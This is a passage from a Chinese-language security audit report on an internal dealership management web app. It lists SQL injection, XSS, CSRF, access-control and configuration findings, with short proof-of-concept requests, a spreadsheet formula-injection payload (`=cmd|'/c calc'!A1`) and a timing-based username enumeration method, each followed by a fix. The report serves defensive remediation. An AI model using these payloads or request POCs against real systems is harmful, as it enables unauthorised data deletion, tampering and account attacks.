- POC：受害者登入 DMS 後造訪惡意網站 → 該網站用 form 或 fetch（credentials: 'include'）向 `POST /api/users` / `DELETE /api/audit-logs/cleanup` 發請求 → 雖然 Bearer token 在 localStorage 不會自動帶，但若系統支援 cookie-based session（部分路徑）則完全失守
- 衝擊：任意狀態變更、使用者建立、資料刪除
- 修補：雙重提交 cookie（double-submit cookie）模式，或 CSRF token middleware

C4. `xlsx@0.18.5` 已知 CVE

- 檔案：`volvo-upload-test/package.json:14`
- CVE-2023-30533（Prototype Pollution via maliciously crafted workbook）
- CVE-2024-22363（ReDoS via regex on maliciously crafted sheet name）
- 攻擊路徑：有 upload 權限者上傳特製 xlsx → Node 端 XLSX.read() → prototype pollution 影響 runtime 行為 / ReDoS 癱瘓服務
- 修補：升級到 `@e965/xlsx@^0.20.3`（CVE-patched fork），或 `xlsx@^0.20.x` 新版

C5. Token 存 localStorage（XSS 可竊取）

- 檔案：`public/auth.js`、`routes/users.js` 登入 response
- 問題：`dms_token` 存於 `localStorage`，任何 JS（含 XSS 注入的 script）皆可讀取
- 衝擊：與 C2 複合效應 — 任一處 XSS 即可竊取 token → session hijack
- 修補：Token 改為 HttpOnly + Secure + SameSite=Strict cookie，localStorage 改成單純 feature flag cache

---

HIGH 發現（7 天內修補）

H1. 無安全標頭（CSP / HSTS / X-Frame-Options）

- 檔案：`index.js`（無 helmet 或任何 header middleware）
- 缺失項目：
  - `Content-Security-Policy` — 無法緩解 XSS，`<script>` 和 inline handler 都放行
  - `Strict-Transport-Security` — 首次訪問 MITM 可降級到 HTTP
  - `X-Frame-Options: DENY` — 可被 iframe 嵌入 → clickjacking
  - `X-Content-Type-Options: nosniff` — 瀏覽器 MIME sniffing 風險
  - `Referrer-Policy` — URL 可能帶參數外洩到外部站
- 修補：`npm i helmet` 並 `app.use(helmet(...))`

H2. 無登入頻率限制 → 暴力破解

- 檔案：`routes/users.js:69` (POST /users/login)
- 攻擊路徑：以常見密碼字典對公開 URL `https://volvo-upload-test.zeabur.app/api/users/login` 無限 POST，pbkdf2 100k 的驗證速度足以被嘗試
- 修補：`express-rate-limit`，IP 15 分內最多 10 次 + 以 username 計 5 次

H3. 無帳號鎖定機制

- 檔案：`routes/users.js`（login 邏輯無 failed_attempts / locked_until 欄位處理）
- 問題：即使有 rate limit，只擋 IP；使用 botnet 多 IP 或慢速攻擊（每 IP 1 次 / 小時）仍可持續嘗試
- 修補：users 表加 `failed_attempts` / `locked_until`，連 3 錯鎖 15 分，再 3 錯永久鎖（需管理員解）

H4. 檔案上傳無 magic bytes 驗證

- 檔案：`routes/upload.js`，`routes/bodyshopBonus.js`，`routes/uploadApproval.js`
- 問題：multer 只認副檔名，無檔頭驗證。`.xlsx` 可偽造為任意 zip 或 HTML，被 `XLSX.read()` 吃進去可能觸發 CVE 或意外行為
- 修補：讀前 4 bytes 驗 `PK\x03\x04`（xlsx）/ `D0CF11E0`（xls）

H5. Session 不隨權限變更失效

- 檔案：`routes/users.js`（改 role / branch / is_active / 權限時未 revokeAllSessions）
- 問題：super_admin 降級一位 admin 為 user 後，該 admin 舊 token 仍有 admin 權限直到 8 小時自然過期
- 修補：role / permissions 變更時 `DELETE FROM user_sessions WHERE user_id = $1`

H6. 錯誤訊息洩漏 pg schema / stack

- 檔案：`index.js:89-96`（全域錯誤處理）+ 各 route 的 `res.status(500).json({ error: e.message })`
- 問題：`e.message` 常含 PostgreSQL error like `duplicate key value violates unique constraint "users_username_key"` → 表名 / 欄位名 / 索引名全部外洩
- 修補：client 只回 generic message，完整 error 寫 server log（目前全域 handler 有做，但個別 route 還是把 `e.message` 直接回給 client）

H7. upload loopback 使用 Host header

- 檔案：`routes/uploadApproval.js`（super-approve 執行 replay 時從 req 組 URL）
- 問題：若使用 `callerReq.headers.host` 組 loopback URL → Host header injection 可把內部 auth header 送到外部
- 修補：loopback 寫死 `http://127.0.0.1:${PORT}`

MEDIUM 發現（30 天內修補）

M1. Session 8 小時絕對時長，無閒置逾時

- 檔案：`routes/users.js:85`（expires_at = Date.now() + 8h）
- 修補：8h 絕對 + 30 分閒置；每次 API 請求更新 `last_seen`，超過 30 分視為閒置失效

M2. pbkdf2 迭代次數偏低

- 檔案：`routes/users.js:40-55`
- 問題：預設 100000 iter；OWASP 2023 建議 ≥ 600000。目前 `verifyPassword` 雖相容 600k，但新建密碼仍寫 100k
- 修補：`hashPassword` default `iterations=600000`；登入成功後若 DB 是 100k，rehash 升 600k（migration）

M3. 密碼最短 6 字元（弱）

- 檔案：`routes/users.js`（建立使用者 / 改密碼處的 length check）
- 修補：min length 10，建議加複雜度檢查（數字+字母）

M4. 無 `trust proxy` 設定 → IP 偽造污染稽核

- 檔案：`index.js`、`lib/auditLogger.js`
- 問題：若用 `req.headers['x-forwarded-for']` 抓 IP，攻擊者可偽造 header 往 log 塞假 IP；若用 `req.ip` 但沒設 `trust proxy`，在 Zeabur 後方反而拿到 proxy IP（全部使用者同 IP）
- 修補：`app.set('trust proxy', 'loopback,linklocal,uniquelocal')`；稽核一律 `req.ip`

M5. PG 連線 SSL 設定寬鬆

- 檔案：`db/pool.js`
- 問題：`POSTGRES_SSL=require` 用 `{ rejectUnauthorized: false }`，接受任意憑證 → DB 連線可被 MITM（若走公網）
- 修補：production 強制 `POSTGRES_SSL=strict`（verify full chain）；目前預設 `false` 連 TLS 都沒開

M6. 稽核寫入失敗時吞錯誤

- 檔案：`lib/auditLogger.js`
- 問題：`.catch(()=>{})` 使 DB 寫入失敗時靜默吞掉，無法偵測稽核被破壞
- 修補：改 `console.warn`，並加告警偵測器

M7. 無稽核日誌防竄改機制

- 檔案：`routes/auditLogs.js`（super_admin 可直接 `DELETE FROM audit_logs`）
- 問題：無 hash chain / tamper-evident storage，super_admin 可抹除自己的操作紀錄
- 修補：hash-chain checkpoint（每月 SHA-256 上月 log 摘要）；或改 append-only DB 角色，DELETE 需雙人審核

M8. 個資 XSS 漏洞（display_name / username）

- 檔案：`public/auth.js`（badge / userMenu / profile modal 顯示使用者資訊）
- 問題：admin 改別人 display_name 為 `<script>...` → 受害者載入頁面觸發 XSS
- 修補：全部 display_name / username 顯示處走 `_h()` / `esc()` 包裝

LOW 發現

L1. Dockerfile 以 root 跑 container

- 檔案：`volvo-upload-test/Dockerfile`（無 `USER` 指令）
- 修補：`RUN addgroup -g 1000 node 2>/dev/null || true; USER node`

L2. 無 `.gitignore` / `.dockerignore`

- 問題：`.env` / `node_modules` / `.git` 可能意外進 commit 或 Docker image
- 修補：建 `.gitignore`（含 `.env*`，`node_modules/`，`*.log`，`dist/`）+ `.dockerignore`

L3. Excel 匯出無 formula injection 防護

- 檔案：`public/query.html`、`public/stats.html`、`public/settings.html`（export 函式）
- 問題：cell 值開頭 `=` / `+` / `-` / `@` 不中和，攻擊者上傳 Excel 含 `=cmd|'/c calc'!A1` → 後續匯出 / 被他人下載開啟時執行

- 修補：匯出前一律 `if (/^[=+\-@\t\r]/.test(s)) s = "'" + s;`

L4. 客戶端 inline event handler

- 檔案：多數 HTML 有大量 `onclick="..."` inline
- 問題：與 CSP `unsafe-inline` 綁定，導致 CSP 無法有效阻擋 XSS
- 修補：逐步改用 `addEventListener`

L5. SQL 識別名動態拼接（隱性 allowlist）

- 檔案：`routes/bonus.js`、`routes/personTargets.js`、`routes/stats.js`
- 問題：`${fld}` / `${statExpr}` 從 ternary 選定，使用者輸入即使惡意也只會落到 default 分支。屬隱性 allowlist，安全但脆弱
- 修補：改為顯式 `VALID_FIELDS.has(input)` 檢查，新人增加分支時不會意外引入 SQL injection

L6. 無 API request body 長度限制

- 檔案：`index.js:40`（`express.json({ limit: '20mb' })`）
- 問題：20 MB 偏高，非檔案上傳 endpoint 可被惡意 POST 大 JSON 耗資源
- 修補：非 upload 路由改 `1mb`，upload 路由單獨 multer limit

傳輸層 / 流量側錄分析

T1. 瀏覽器 → Zeabur 邊界

- 狀況：✅ HTTPS（Zeabur 在邊界做 TLS termination，憑證自動管理）
- 風險：⚠️ 無 HSTS header → 首次訪問仍可被 downgrade MITM（攻擊者假冒 HTTP 版網站）
- 流量側錄：純 HTTPS 下無法側錄，但若使用者打錯網址沒 `https://` 前綴 → 第一次 request 明文，可被竊取
- 修補：加 HSTS `max-age=15552000; includeSubDomains`（一年）

T2. Zeabur 邊界 → app container

- 狀況：⚠️ 明文 HTTP（Zeabur 內部網路）
- 風險：Zeabur 內部網路屬多租戶容器環境，同主機其他容器理論上無法竊聽（namespace 隔離），但設定錯誤或 sidecar 注入仍有風險
- 流量側錄：依賴 Zeabur 內網隔離保證；無法自主加固
- 修補：Zeabur 不支援邊界到 container 的 TLS；只能接受此風險（主流 PaaS 都這樣）

T3. app → PostgreSQL

- 狀況：🔴 明文連線（`POSTGRES_SSL=false`）

- 風險：
  - 內部連線（`10.100.x.x:5432`）：Zeabur 內部網路，同上（容器隔離保護）
  - 外部連線（`tpe1.clusters.zeabur.com:25303`）：公網明文傳輸 ← 高風險，所有 SQL 查詢、密碼 hash、使用者資料都明文飛過網際網路
- 流量側錄：
  - 若 app 用外部 endpoint → 任何 ISP / 路由節點 / WiFi AP 都可 tcpdump 抓到 `SELECT * FROM users`，`INSERT INTO audit_logs`，`password_hash='...'` 等所有內容
  - 本次稽核期間發現 chat 曾貼出外部 connection string，此憑證應視同洩漏
- 修補：
  1. 立即 rotate PG root 密碼
  2. app → PG 改用內部 hostname（不走公網）
  3. 進一步設 `POSTGRES_SSL=strict` + verify chain

T4. Cookie / Token 傳輸

- 狀況：
  - Token 走 `Authorization: Bearer` header（非 cookie）
  - 透過 HTTPS 傳輸 → in-flight 加密
- 風險：localStorage 儲存使 XSS 可竊取（見 C2、C5）；離開 HTTPS 環境（MITM downgrade）則 header 明文
- 修補：改 HttpOnly cookie（瀏覽器不讓 JS 讀）+ Secure flag（禁 HTTP 傳輸）+ SameSite=Strict（防 CSRF）

T5. 登入 POST body 傳輸

- 狀況：密碼明文在 POST body 內，走 HTTPS 加密
- 風險：⚠️ 前端未做任何 hash/加密，依賴 HTTPS 保護；若 server side 有 log 中間件把 request body 記下來（目前無）或 HTTPS 被 MITM → 明文密碼外洩
- 補充：此設計業界標準，密碼不在 client hash；重點在 HTTPS 不可降級（見 T1 HSTS）

依賴套件 CVE 掃描

套件	版本	CVE	嚴重度
xlsx	^0.18.5	CVE-2023-30533, CVE-2024-22363	CRITICAL
multer	^1.4.5-lts.1	—	OK
pg	^8.13.0	—	OK
express	^4.21.0	—	OK

建議加 `npm audit` 進 CI pipeline 做每次 push 自動掃描。

修補優先順序建議

P0（48 小時內）

1. C1 SQL injection — 改參數綁定
2. C4 xlsx CVE — 升級套件
3. PG root 密碼輪替（洩漏於本次調查對話中）
4. app → PG 確認走內部 hostname（不用公網 endpoint）

P1（7 天內）

5. C2 Stored XSS — 全站 `_h()` 覆蓋
6. C3 CSRF — double-submit cookie
7. C5 Token → HttpOnly cookie
8. H1 Helmet 安全標頭
9. H2 登入 rate limit
10. H3 帳號鎖定

P2（30 天內）

11. H4-H7 剩餘 HIGH
12. M1-M8 MEDIUM

P3（規劃）

13. 加 CI security scan (npm audit / trivy / semgrep)
14. 稽核 log hash-chain 防竄改
15. L1-L6 清理

附錄

稽核方法

- 白箱 code review：逐檔 `grep` 搜尋注入點、innerHTML、邏輯缺陷
- 未執行：實際 HTTP 攻擊、fuzzing、DoS、social engineering
- 建議後續：於 staging 環境跑 dynamic scan（OWASP ZAP / Burp Suite），並排程季度外部滲透測試

本評估不涵蓋

- Zeabur 平台本身的安全性（PaaS 供應商責任）
- DDoS / volumetric attack 防護（建議搭配 Cloudflare）
- 實體安全 / 辦公室網路
- 使用者端裝置安全（員工筆電中毒等）
- 社交工程 / 釣魚

第二輪補測 — OWASP Top 10 全面覆蓋

補測日期：2026-04-24（當日） 動機：第一輪報告以注入 / XSS / 傳輸為主軸，本輪針對 OWASP 2021 每個類別逐一補強，特別是業務邏輯缺陷、橫向越權、原型污染、帳號枚舉等前一輪未深入的面向。

補測摘要

嚴重度	新增	原有	合計
CRITICAL	0	5	5
HIGH	2	7	9
MEDIUM	5	8	13
LOW	1	6	7
INFO	1	3	4
已驗證為安全 ✅	4	—	4

新增 HIGH 風險 — 特別是 H8 橫向越權能刪別廠的資料，H9 bootstrap 密碼印 stdout 會進雲端 log 保存。

本輪新增發現（按 OWASP 類別）

A01 Broken Access Control（權限控制失效）

H8. 橫向越權：刪鈑烤獎金申請無 branch 歸屬檢查

- 檔案：`routes/bodyshopBonus.js:639-647`
- POC：

```
DELETE /api/bodyshop-bonus/applications/999
Authorization: Bearer <AMA branch_admin 的 token>
```

即使該筆申請屬於 AMC 廠，依然會被刪除

- 原因：SQL 只用 `WHERE id=$1`，無 `AND branch = $2`
- 衝擊：branch_admin 可任意刪除其他廠別的獎金申請 → 資料破壞、稽核紀錄隨之不見（CASCADE）
- 修補：

```
const q = guard.role === 'branch_admin'
  ? 'DELETE FROM bodyshop_bonus_applications WHERE id=$1 AND branch=$2'
  : 'DELETE FROM bodyshop_bonus_applications WHERE id=$1';
const params = guard.role === 'branch_admin' ? [req.params.id, guard.branch] : [req.param
s.id];
```

- 同類檢查：建議全面 audit 所有 `DELETE FROM ... WHERE id=$1` 路由，找出類似缺 branch 檢查的端點

M9. `/api/bonus/actual-override` 無 branch 驗證

- 檔案：`routes/bonus.js:792-805`
- 問題：只靠 `feature:bonus_metric_edit` 權限 gate，無檢查 `req.user.branch` 是否符合被改的 metric 所屬 branch
- 衝擊：AMA branch_admin 可竄改 AMC 的績效實績數字
- 修補：新增 branch 比對邏輯，或改由 super_admin 專屬

A03 Injection / Deserialization

M10. Prototype Pollution（低實際可攻擊性）

- 檔案：`routes/bodyshopBonus.js:139`

```
res.json(r.rows[0] ? { ...defaults, ...JSON.parse(r.rows[0].value) } : defaults);
```

- 條件：能寫入 `app_settings` 的 `value`（需 `feature:bodyshop_bonus_edit` 權限）的內部攻擊者可注入 `__proto__` 鍵
- 衝擊：污染全域 Object.prototype，後續任何物件屬性查詢可能返回攻擊者設定值
- 修補：用 Node 18+ 內建 `structuredClone()`，或 `Object.create(null)` 作 merge target

✅ 無 command injection（已驗證）

全 codebase 無 `child_process` / `exec` / `spawn` / `eval` / `new Function()` 呼叫。安全。

A04 Insecure Design / Business Logic

M11. 獎金金額未擋負數

- 檔案：`routes/bonus.js:880`

```
[period, emp_id, emp_name, branch||'', dept_code||'', parseInt(amount)||0, reason||'']
```

- POC：

```
POST /api/bonus/extra-bonuses
{ "period": "202604", "emp_id": "E001", "amount": -99999999, "reason": "惡意" }
```

- 衝擊：
  - 特定員工薪資可被壓到極負值（月薪變 -9000 萬）
  - 全廠加總在報表被嚴重扭曲
  - 若後續有核發流程未檢查負值，可能觸發轉帳錯誤
- 修補：`Math.max(0, parseInt(amount) || 0)` 或業務決定合理上下限（如 0 ~ 1,000,000）

L7. `parseInt()` 對小數無感（資料損失而非漏洞）

- 檔案：`routes/bonus.js:880`
- 行為：`parseInt("1.5")` 回 `1`，不會報錯
- 衝擊：實際輸入含小數時靜默截斷，使用者不知資料被改。建議改 `Number(amount)` 或 `parseFloat` 配合 `Number.isFinite` 檢查

A05 Misconfiguration

H9. Bootstrap admin 密碼直接 `console.log` 到 stdout

- 檔案：`db/init.js:732`

```
console.log(`[initDB] ✅ 預設管理員已建立: admin / ${_pwd}（請立即變更，此訊息僅顯示一次）`);
```

- 條件：`INITIAL_ADMIN_PASSWORD` env var 未設時生效
- 衝擊：
  - Zeabur / AWS / GCP 雲端 log 會保留此行可能長達數週~數年
  - 任何有 log 讀取權限的人（含 Zeabur 員工、共享 log 的同事）可看到初始密碼
  - 「請立即變更」是人治保障，若使用者沒改就成為永久後門
- 修補：
  - production 強制要求 `INITIAL_ADMIN_PASSWORD` 必設，否則拒絕啟動
  - 或首次登入強制改密碼（加 `users.must_change_password` 旗標）
  - 或改寫入一次性的檔案 `/tmp/initial_admin.txt`（container 重啟即消失）

✅ CORS 設定正確（已驗證）

- 檔案：`index.js:29-38`
- 用 function-based origin 決策 + `credentials:true`，未知 origin 回 `cb(null, false)` 不下 CORS header，瀏覽器端正確阻擋。無 bypass。

✅ Mass Assignment 已擋（已驗證）

- 檔案：`routes/users.js:238-285`
- PUT `/api/users/:id` 用 destructuring 白名單取欄位，未把 `req.body` 整包塞進 UPDATE。`role` 變更另過 `canManageRole()` 檢查。安全。

A06 TOCTOU / Concurrency

M12. 雙階段上傳核准有 race 空窗

- 檔案：`routes/uploadApproval.js:235-279`
- 問題：

  ```
  1. UPDATE status='super_approved' (COMMIT)
  2. 離開 transaction
  3. replayUpload() 呼叫內部 API
  4. UPDATE execute_result
  ```

  步驟 1 → 3 之間，另一 super_admin 若 reject，2 人各自 commit 導致狀態不一致
- 衝擊：可能出現「已 super_approved + 已 rejected」同時存在、或 double execute
- 修補：包整段進同一 transaction、加 row version check、用 advisory lock on `(period, branch)`

A07 AuthN

I4. 登入 timing attack → username 枚舉

- 檔案：`routes/users.js:76-81`
- 問題：錯誤訊息相同，但執行時間不同
  - 使用者不存在：DB miss 瞬間回 401（~10ms）
  - 使用者存在但密碼錯：跑 pbkdf2 100k/600k 後回 401（~50-300ms）
- POC：攻擊者以常見英文名試 `andy` / `mary` / `john` …，依 response time 統計分布判斷哪些是真實帳號
- 衝擊：枚舉成功的帳號清單 + 已知公司命名規則（如 `firstname.lastname`）→ 後續鎖定暴力破解目標
- 修補：帳號不存在時也跑一次假的 pbkdf2（用固定 dummy salt），讓兩路徑時間趨近

✅ Session fixation 已防（已驗證）

- 檔案：`routes/users.js:88`
- 每次登入都 `generateToken()` 產新 token，不接受 client 供應的 token。安全。

A08 Data Integrity

M13. 上傳檔案無完整性驗證

- 檔案：`routes/upload.js`，`routes/bodyshopBonus.js` 等 multer 路由

- 問題：未存檔案 SHA-256 / CRC，重放攻擊 / 傳輸篡改無法偵測
- 衝擊：若 Zeabur 內部傳輸被 MITM（低機率但可能）或意外損壞，無從事後稽核
- 修補：upload_history 表新增 `file_sha256 VARCHAR(64)`，存檔時 `crypto.createHash('sha256').update(buffer).digest('hex')`

A10 SSRF

✅ `/api/bonus/progress` loopback fetch 已防（已驗證）

- 檔案：`routes/bonus.js:660-663`
- URL 寫死 `localhost`，`effectiveBranch` 參數有 `encodeURIComponent` 包裝。安全。

其他（非 OWASP 分類）

I5. JSON body 最大 20mb（偏大）

- 已在前輪 L6 提及

補測結論

新增 2 個 HIGH + 5 個 MEDIUM 後，整體風險等級維持 🔴 HIGH RISK 不變，但修補清單更完整。

補測帶來的好消息：

- 無 command injection / eval 類高危漏洞
- CORS / Mass Assignment / Session fixation / loopback SSRF 皆已妥善防護
- 整體架構安全意識有基本水準

補測帶來的壞消息：

- 橫向越權（H8）屬於典型「開發時沒想到 multi-tenant 隔離」遺漏，建議全面 audit 所有 `:id` 路由找類似模式
- bootstrap 密碼 log 外流（H9）是低成本修補卻影響大的項目，應優先處理
- 業務邏輯（M11 負數金額）反映輸入驗證不足是系統性問題，建議導入 `zod` / `joi` schema 驗證框架

合併後最終修補優先順序

P0（48 小時內）— 4 項

1. C1 SQL injection — 改參數綁定（`auditLogs.js`）
2. C4 xlsx CVE — 升級套件
3. PG root 密碼輪替 — 已曝光於對話
4. app → PG 走內部 hostname

P1（7 天內）— 8 項

5. C2 Stored XSS — 全站 `_h()` 覆蓋
6. C3 CSRF — double-submit cookie
7. C5 Token → HttpOnly cookie
8. H8 鈑烤 DELETE 加 branch check（新）
9. H9 bootstrap 密碼不要 log（新）
10. H1 Helmet 安全標頭
11. H2 登入 rate limit
12. H3 帳號鎖定

P2（30 天內）— 11 項

13. H4-H7 剩餘 HIGH
14. M9 bonus override 加 branch check（新）
15. M11 獎金金額負數檢查（新）
16. M12 雙階段核准 transaction 修補（新）
17. M13 檔案上傳 SHA-256（新）
18. M1-M8 原 MEDIUM

P3（規劃）

19. M10 prototype pollution — structuredClone / null prototype
20. I4 timing attack 消抑（login 假 pbkdf2）
21. 導入 `zod` schema 驗證框架
22. CI security scan (npm audit / semgrep / trivy)
23. L1-L7 剩餘 LOW